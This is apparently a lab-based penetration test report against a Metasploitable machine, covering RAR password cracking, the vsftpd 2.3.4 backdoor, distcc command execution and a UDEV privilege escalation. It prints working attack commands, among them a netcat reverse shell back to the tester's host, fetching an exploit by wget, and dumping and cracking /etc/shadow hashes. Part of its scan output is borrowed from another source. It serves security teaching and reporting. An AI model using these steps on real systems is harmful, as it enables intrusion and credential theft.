



Penetration Test Report

Workaround Internal Network

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PENETRATION TEST REPORT –Workaround

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PENETRATION TEST REPORT –Workaround

Overview

The Penetration Testing team for Workaround LLC has been contracted to assist the IT Department in an investigation on a former employee . All activities were conducted in a manner to aid in investigating a suspicious former insider threat with the goals of:

- Identifying hidden files inside the suspicious file '**CrackMelfYouCan.rar**'
- Conduct further investigation of files
- Follow any clues left behind
- Find vulnerabilities in any workstation not part of the original workspace
- Exploit vulnerabilities if any exist in order to gain root access

PENETRATION TEST REPORT –Workaround

Executive Summary

As part of our initial investigation of the '**CrackMelfYouCan.rar**' file we were able to crack the password using a hacking tool known as John the Ripper. The cracked password allowed the team to extract the hidden files inside which included a text file containing hashes. This was easily decoded using an online decoder that revealed possible credentials (username **xyzxyz** and password **Pa\$\$w0rd**) for a login page.

The RAR file also contained elements to a web page which the team was able to upload to a local web app that we created revealing a login page. After using the previously found credentials to login, further inspecting the web page, we discovered more hashes within the source code. Decoding this lead us to another clue stating "**Find me in the network**". We then conducted reconnaissance on the Workaround network and found a Linux machine that was not originally in the workspace.

Fingerprinting of the device revealed many open services, but we chose to focus on enumerating Vsftpd and Samba services since those were services the former employee mainly worked with. After identifying the version of each service, the team was able to exploit **Samba** via the distcc daemon which allowed Remote Command Execution via compilation jobs, which are executed by the server without authorization checks. We were then able to escalate privileges through a flaw in **UDEV** device manager, allowing for remote code execution via unverified Netlink message allowing us to gain root access to the unknown workstation.

The team also exploited a vulnerability in **Vsftpd 2.3.4** that takes advantage of a weakness in the source code. When exploited using certain characters during login, the program creates a backdoor upon a connection that is easily accessible from a remote machine on the network. After connection, we again were able to gain root access to the rogue workstation.


The discovered workstation found on the network was extremely vulnerable as it had many open ports with old versions of services running. The risk identified was **Critical** as we as attackers were able to gain root access to the machine and perform a full system compromise. This vulnerable machine could act as an initial foothold to the network and lateral movement may be performed if an attacker were to exploit this machine. It is highly recommended that Workaround entirely remove the compromised machine from the network to avoid the risk of compromise from potential attackers.

PENETRATION TEST REPORT –Workaround


Attack Narrative

Password Cracking & File Extraction

Our team was tasked with cracking the password for a RAR file that may contain hidden files. Through the use of a tool called John the Ripper, we were able to do just that using a wordlist to attempt a dictionary attack on the file as shown below.



```
toor@root: ~/Desktop
File Actions Edit View Help
(toor@root)-[~/Desktop]
$ rar2john CrackMeIfYouCan.rar > hash.txt
(toor@root)-[~/Desktop]
$ cat hash.txt
CrackMeIfYouCan.rar:$rar5$16$43f0048541ea52c828d6f3e4e6717071$15$77505f496c8bcd3c6ceaded36a563c7e$8$a7efc78b0c32a1a7
(toor@root)-[~/Desktop]
$ john --wordlist=/usr/share/john/password.lst hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (CrackMeIfYouCan.rar)
1g 0:00:00:00 DONE (2021-09-09 23:35) 11.11g/s 1422p/s 1422c/s 1422C/s 123456.. john
Use the "--show" option to display all of the cracked passwords reliably
Session completed
(toor@root)-[~/Desktop]
$ ls
burppro CrackMeIfYouCan.rar hash.txt
(toor@root)-[~/Desktop]
$
```




```
(toor@root)-[~/Desktop]
$ unrar e CrackMeIfYouCan.rar
UNRAR 6.00 freeware Copyright (c) 1993-2020 Alexander Roshal
Enter password (will not be echoed) for CrackMeIfYouCan.rar:

Extracting from CrackMeIfYouCan.rar
Extracting secret only i would know.txt OK
Extracting style.css OK
Extracting index.php OK
All OK
(toor@root)-[~/Desktop]
$
```

PENETRATION TEST REPORT –Workaround




As shown above we were able to use the cracked password in order to extract the hidden files. We identified a text file hidden inside that revealed hashes. Upon decoding the hashes, through the use of an online database hashes.com, we see 'the username is **xyzxyz** and the password is **Pa\$\$w0rd**'.



PENETRATION TEST REPORT –Workaround

Web Application Investigation

We ran a local web server using **Apache2** and loaded the php and css files found within the RAR file into our **/var/www/html** directory to reveal a hidden web page that the former malicious employer was part of. Using the credentials we obtained from the text file we were able to gain access into the web page and continue investigating. The source code revealed a suspicious hash that we were able to decode into a possible clue reading **“Find me in the network!”**



PENETRATION TEST REPORT –Workaround

Network Scanning and Enumeration

We proceeded to follow the clue and investigate the network, upon scanning the network we found an unknown IP address at **10.0.0.12** with numerous running services including those that the former employee worked on when at the company.

```
valid_tft forever preferred_tft forever
(root root)-[/home/toor/Desktop]
# fping -a -g 10.0.0.0/24 2>/dev/null
10.0.0.1
10.0.0.12
10.0.0.129
(root root)-[/home/toor/Desktop]
```

```
Starting Nmap 7.12 ( https://nmap.org ) at 2016-04-28 13:10 CEST
Nmap scan report for 192.168.111.130
Host is up (0.00022s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:A4:9C:5B (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Lin
ux; CPE: cpe:/o:linux:linux_kernel
```

www.hackingtutorials.org

PENETRATION TEST REPORT –Workaround

Exploiting vsf_sysutil_extra() Function in Vsftpd 2.3.4

The former employee was known for working on the Vsftpd service so we decided to target that first. Upon investigation, we determined that this version of “Very Secure FTP Daemon” has a weakness in its code that can be exploited during the login process. If it finds the “smiley face” characters, in the correct order, it runs a function called vsf_sysutil_extra();, function. The vsf_sysutil_extra() function sets up a TCP socket listening on port 6200 that will spawn a shell when connected to said port.

```
(toor@root)-[~]
$ telnet 10.0.0.12 21
Trying 10.0.0.12...
Connected to 10.0.0.12.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER msfadmin:)
331 Please specify the password.
PASS msfadmin
^]
telnet> quit
Connection closed.

(toor@root)-[~]
$
```

First, we entered the “smiley face” during login then proceeded to connect to port 6200 that created the backdoor on the machine. When done correctly we were able to gain root access to the machine as shown in the figure below.

```
(toor@root)-[~]
$ nc 10.0.0.12 6200
(UNKNOWN) [10.0.0.12] 6200 (?): Connection refused

(toor@root)-[~]
$ nc 10.0.0.12 6200
(UNKNOWN) [10.0.0.12] 6200 (?): Connection refused

(toor@root)-[~]
$ nc 10.0.0.12 6200
(UNKNOWN) [10.0.0.12] 6200 (?): Connection refused


(toor@root)-[~]
$ nc 10.0.0.12 6200
(UNKNOWN) [10.0.0.12] 6200 (?): Connection refused

(toor@root)-[~]
$ nc 10.0.0.12 6200
id
uid=0(root) gid=0(root)
whoami
root
```

PENETRATION TEST REPORT –Workaround

Remote Command Execution via DistCC

Investigating the Samba service we decided to exploit the **distcc** daemon using the Metasploit framework. By uploading an exploit and using distcc to compile the exploit quickly it can be executed which then calls back to our machine as shown below.



```
12:51 AM
toor@root: ~/Desktop/EH_Final
File Actions Edit View Help
toor@root: ~/Desktop x toor@root: ~/Desktop/EH_Final x toor@root: ~ x toor@root: ~ x
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "EuuyVBGIHrqlHx\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.0.129:4444 → 10.0.0.12:35423) at 2021-09-10 00:39:37 -0400


ls
4558.jsvc_up
whoami
daemon
pwd
/tmp
whoami
daemon
cd 455
sh: line 11: cd: 455: No such file or directory
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@metasploitable:/tmp$ ls
ls
4558.jsvc_up
daemon@metasploitable:/tmp$
```

As we can see from the figure above we have gained access to the machine as user **daemon**. Now that we have gained access to the remote machine, we need to gain root privileges in order to have full access to the machine.

PENETRATION TEST REPORT –Workaround

Privilege Escalation With Kernel Exploit – [8572.C]

A UDEV process was running on this machine and confirmed with a simple “`ps -ef | grep udev`” command. Using the exploitdb to search for potential exploits, ‘8572.c’ can be used in order to gain root access. After finding an exploit, we upload it to our local **Apache2 web server** and download the exploit onto our victim machine.




```
toor@root: ~/Desktop/EH_Final
File Actions Edit View Help
toor@root: ~/Desktop x toor@root: ~/Desktop/EH_Final x toor@root: ~/Desktop/EH_Final x
daemon@metasploitable:/tmp$ wget 10.0.0.129/8572.c
wget 10.0.0.129/8572.c
--01:20:15-- http://10.0.0.129/8572.c
=> `8572.c'
Connecting to 10.0.0.129:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/x-csrc]

100%[=====>] 2,876 --.-K/s

01:20:15 (829.63 MB/s) - `8572.c' saved [2876/2876]
daemon@metasploitable:/tmp$ ls
ls
4558.jsvc_up 8572.c
daemon@metasploitable:/tmp$
```


Next, we compiled the C code to a binary output file in order to be able to run the exploit, created a ‘run’ file that the exploit would call on, and appended the commands ‘`#!/bin/sh`’ and ‘`/bin/netcat -e /bin/sh`’ that would run during the execution of the file.



```
daemon@metasploitable:/tmp$ gcc 8572.c -o exploit
gcc 8572.c -o exploit
8572.c:110:28: warning: no newline at end of file
daemon@metasploitable:/tmp$ echo '#!/bin/sh' >> run
echo '#!/bin/sh' >> run
daemon@metasploitable:/tmp$ ls
ls
4558.jsvc_up 8572.c exploit run
daemon@metasploitable:/tmp$ echo '/bin/netcat -e /bin/sh 10.0.0.129 1234' >> run
daemon@metasploitable:/tmp$ ls 0.0.129 1234' >> run
ls
4558.jsvc_up 8572.c exploit run
daemon@metasploitable:/tmp$ chmod +x exploit
chmod +x exploit
daemon@metasploitable:/tmp$ proc
```


PENETRATION TEST REPORT –Workaround

From here we identified the PID of the UDEV process (2411), ran our exploit as shown below `./exploit 2411`, created a listener on our attacking machine with the `'nc -lvnp 1234'`, and established connection via reverse shell.



A terminal window titled 'toor@root: ~/Desktop/EH_Final' showing the execution of an exploit on a Metasploitable machine. The user runs `ls0.0.0.129 1234' >> run`, then `ls`, showing `4558.jsvc_up 8572.c exploit run`. They then run `chmod +x exploit` and `cat /proc/net/netlink`, which displays a table of network links. The table has columns: sk, Eth, Pid, Groups, Rmem, Wmem, Dump, and Locks. The entry for PID 2411 is highlighted. Then, they run `ps aux | grep udev`, showing two processes: `root 2412 0.0 0.0 2092 620 ? S<s Sep09 0:00 /sbin/udev --daemon` and `daemon 7312 0.0 0.0 1784 528 pts/5 RN+ 01:51 0:00 grep udev`. Finally, they run `./exploit 2411` and the prompt returns to `daemon@metasploitable:/tmp$`.

```
toor@root: ~/Desktop/EH_Final
File Actions Edit View Help
toor@root: ~/Desktop x toor@root: ~/Desktop/EH_Final x toor@root: ~/Desktop/EH_Final x toor@root: ~ x
daemon@metasploitable:/tmp$ ls0.0.0.129 1234' >> run
ls
4558.jsvc_up 8572.c exploit run
daemon@metasploitable:/tmp$ chmod +x exploit
daemon@metasploitable:/tmp$ cat /proc/net/netlink
cat /proc/net/netlink
sk      Eth  Pid  Groups  Rmem   Wmem   Dump   Locks
f7c4c800 0    0    00000000 0      0      00000000 2
f7c12a00 4    0    00000000 0      0      00000000 2
f7f71000 7    0    00000000 0      0      00000000 2
f7c73c00 9    0    00000000 0      0      00000000 2
f7c8ec00 10   0    00000000 0      0      00000000 2
f7c4cc00 15   0    00000000 0      0      00000000 2
f7429e00 15   2411 00000001 0      0      00000000 2
f7c79800 16   0    00000000 0      0      00000000 2
df92c400 18   0    00000000 0      0      00000000 2
daemon@metasploitable:/tmp$ ps aux | grep udev
ps aux | grep udev
root      2412  0.0  0.0 2092  620 ?    S<s  Sep09   0:00 /sbin/udev --daemon
daemon    7312  0.0  0.0 1784  528 pts/5  RN+  01:51   0:00 grep udev
daemon@metasploitable:/tmp$ ./exploit 2411
./exploit 2411
daemon@metasploitable:/tmp$
```



A terminal window titled 'toor@root: ~/Desktop/EH_Final' showing a netcat listener on port 1234. It receives a connection from `[10.0.0.129]` with IP `10.0.0.12` and port `34785`. The user runs `whoami`, `root`, `ls`, `bin`, `boot`, and `cdrom`, showing a successful reverse shell.

```
toor@root: ~/Desktop/EH_Final
File Actions Edit View Help
toor@root: ~/Desktop x toor@root: ~/Desktop/EH_Final x toor@root: ~/Desktop/EH_Final x toor@root: ~ x
(toor@root)-[~/Desktop/EH_Final]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.0.129] from (UNKNOWN) [10.0.0.12] 34785
whoami
root
ls
bin
boot
cdrom
dev
```

PENETRATION TEST REPORT –Workaround

Root privileges have been gained and we can now move freely in the compromised machine and access any files including the **'/etc/shadow'** file containing password hashes for all users. We could even proceed to establish backdoors in order to maintain persistence.

```
root@metasploitable:/# cat /etc/shadow
cat /etc/shadow
root:$1$/avpFBj1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
root@metasploitable:/#
```

PENETRATION TEST REPORT –Workaround

Cracking User Hashes

Using John the Ripper, we were able to crack the hashes for user passwords. The passwords for the following users were found:

user: user | **postgres:** postgres | **msfadmin:** msfadmin | **service:** service | **klog:** 123456789 | **sys:** batman

```
(toor@root)-[~/Desktop/EH_Final]
$ unshadow passwd shadow > to_crack

(toor@root)-[~/Desktop/EH_Final]
$ john to_crack
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 60 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 69 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 51 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789     (klog)
batman        (sys)
Proceeding with incremental:ASCII
6g 0:00:00:05 3/3 1.200g/s 311270p/s 311448c/s 311448C/s helmd..heini
```

Conclusion

The former employee left behind several clues that led the team to take control of their workstation. The vulnerabilities in their system made it very easy for us to gain access and we recommend removing this specific workstation from the network entirely as it is not crucial to the production environment and has many more flaws than what has been shown in this report.

The specific goals of the penetration test were stated as:

- Identifying hidden files inside the suspicious file '**CrackMelfYouCan.rar**'
- Conduct further investigation of files
- Follow any clues left behind
- Find vulnerabilities in any workstation not part of the original workspace
- Exploit vulnerabilities if any exist in order to gain root access

These goals of the penetration test were met. We identified a rogue machine that was set up by a former employee suspected of hiding secrets on the network. This machine had many vulnerabilities that our team was able to take advantage of. Removal of this workstation from the network is recommended, as to not act as an initial foothold for potential attackers in the future.

Risk Rating

The overall risk identified to the unknown workstation on the Workaround network as a result of the penetration test is **Critical**. A direct path from external attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against Workaround through targeted attacks using the unknown workstation as an initial foothold.

Appendix A: Vulnerability Detail and Mitigation

Disclaimer

If the compromised system were to be crucial to the production network then these would be the following remediations recommended. We advise removing the vulnerable system entirely from the network as too many vulnerabilities were identified and could be used for lateral movement in the network

CVE-2011-2523 - vsftpd Backdoor Command Execution

Rating: Critical

Description & Impact: Taking advantage of improper neutralization of special elements in vsftpd 2.3.4. This version was downloaded between 20110630 and 20110703 contains a backdoor that opens a shell on port 6200/TCP. If it finds the “smiley face” characters, in the correct order, it runs a function called `vsf_sysutil_extra()`, function. This function sets up a TCP socket listening on port 6200 that will spawn a shell when connected to said port.

Remediation: Patch management, upgrade service version.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523>

CVE-2004-2687 - distcc 2. x Arbitrary Command Execution

Rating: High

Description & Impact: Exploited a configuration issue in distcc 2. x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks

Remediation: Vendor updates, use platform-specific security features such as ‘seccomp_bpf’ to restrict what can be done once the compiler command is launched

<https://github.com/distcc/distcc/issues/155>

<https://nvd.nist.gov/vuln/detail/CVE-2004-2687>

CVE-2009-1185 - UDEV < 1.4.1 Local Privilege Escalation

Rating: High

Description & Impact: The attack takes advantage of improper input validation in order to grant the attacker elevated access to the machine. UDEV before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from userspace.

Remediation: Recommend updating software, patch management, restart udev with: ‘`sh /etc/rc.d/rc.udev restart`’

<https://nvd.nist.gov/vuln/detail/CVE-2009-1185#match-391235>